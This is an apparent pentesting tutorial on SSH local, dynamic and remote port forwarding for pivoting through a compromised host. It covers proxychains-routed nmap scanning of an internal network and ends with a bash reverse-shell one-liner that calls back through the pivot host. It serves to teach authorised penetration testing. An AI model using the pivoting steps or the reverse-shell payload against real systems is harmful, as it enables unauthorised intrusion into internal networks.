Port Forwarding with SSH
Categories:
What is port forwarding?
Port forwarding is a technique that allows communication requests to be redirected from one port to another. This can be for ports on the same machine, or different machines on the same network.
SSH, in addition to providing secure remote shell for management, also provides secure port forwarding tunnel connections. It can be used to create three types of port forwarding:
- Local: Forward one specified port the pivot host has access to one local port of the local host, as if a remote service is running directly on the local host.
- Dynamic: Create SOCKS proxy on local host, and route all traffic to a specific network through the pivot host.
- Reverse: Forward one specified port on the local machine to the pivot host, allowing machines on an internal network access a service on the local machine through the pivot host.
Local Port Forwarding
Suppose we have access to a web server via SSH that is also running a MySQL database server on localhost:3306. We can leverage our SSH access to have it create a listener on our local machine (port 1234/TCP), which forwards traffic to the SSH server, which then forwards the traffic to localhost:3306 of the web server. We can then communicate to thislistener as if we are communicating to the MySQL server directly.
This is called local port forward, and is used for accessing a service we cannot connect to, but the pivot host can.

To do this, we use the -L command to specify a local port forward.
ssh -L 1234:localhost:3306 ubuntu@10.129.202.24
- Port forward is specified in the format of
<local_listener_port>:<target_address>:<target_port>
To specify multiple port forwards, simply add more -L <local_listener_port>:<target_address>:<target_port> to the ssh command:
ssh -L 1234:localhost:3306 -L 8080:localhost:80 ubuntu@10.129.202.24
Dynamic Port Forward
Suppose the web server has multiple network cards that allow is to be connect to an internal network in addition to the demilitarized zone (DMZ), we can use SSH dynamic port forwarding to reach hosts on the internal network. This is achieved by creating a SOCKS listener on the local machine and then configuring SSH to forward that traffic to the target network through the pivot host.

The ssh command for creating a dynamic port forward uses the -D option. This starts a SOCKS listener on the port specified (9050) in the option on the local machine.
ssh -D 9050 ubuntu@10.129.202.24
To route traffic through the SOCKS listener, we can use proxychains and configure it to direct traffic to the listener by adding the following line to the bottom of file /etc/proxychains.conf:
socks4 127.0.0.1 9050
Now, we simply prepend proxychains to any command whose network packets we wish to forward to the internal network.
╭─brian@rx-93-nu ~
╰─$ proxychains nmap -v -sn 172.16.6.1-200

ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:30 EST
Initiating Ping Scan at 12:30
Scanning 10 hosts [2 ports/host]
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.6.2:80-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.6.5:80-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.6.6:80-<--timeout
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

<SNIP>
- If we want to suppress the output from
proxychains, prepend the command we want to run withproxychains -qinstead.
Remote Port Forwarding
There are circumstances we, as pentesters or red teamers, may want to expose a service on our attacker machine to a host on the internal network that our machine can’t reach directly:
- Reverse shell listener
- File transfer service (HTTP, SMB, etc.)
To accomplish this, we can make use of SSH remote port forwarding, which starts a listener on a specified port on the pivot host, and all traffic from the internal hosts to that port would be forwarded to a specific port on the attacker machine.
- Therefore when creating/generating reverse shell payloads, use the internal address of the the pivot host as the callback address instead of the address of the attacker machine.

The ssh to create a remote port forward uses the -R option, with the argument that follows being <pivot_internal_address>:<listener_port>:<foward_address>:<forward_port>.
ssh -R 172.16.6.129:8000:0.0.0.0:8000 ubuntu@10.129.202.24
To have the internal host reach back to the attacker machine, specify the internal address of the pivot host instead of the address of the attacker machine, and specify the pivot host listener port instead of the port of the reverse shell listener on the attacker machine. Below is an example of a Bash payload to run on a Linux machine on the internal network.
/bin/bash -i >& /dev/tcp/172.16.6.129/8000 0>&1
References
sshman page (link)
Feedback
Was this page helpful?
Glad to hear it! Please tell us how we can improve.
Sorry to hear that. Please tell us how we can improve.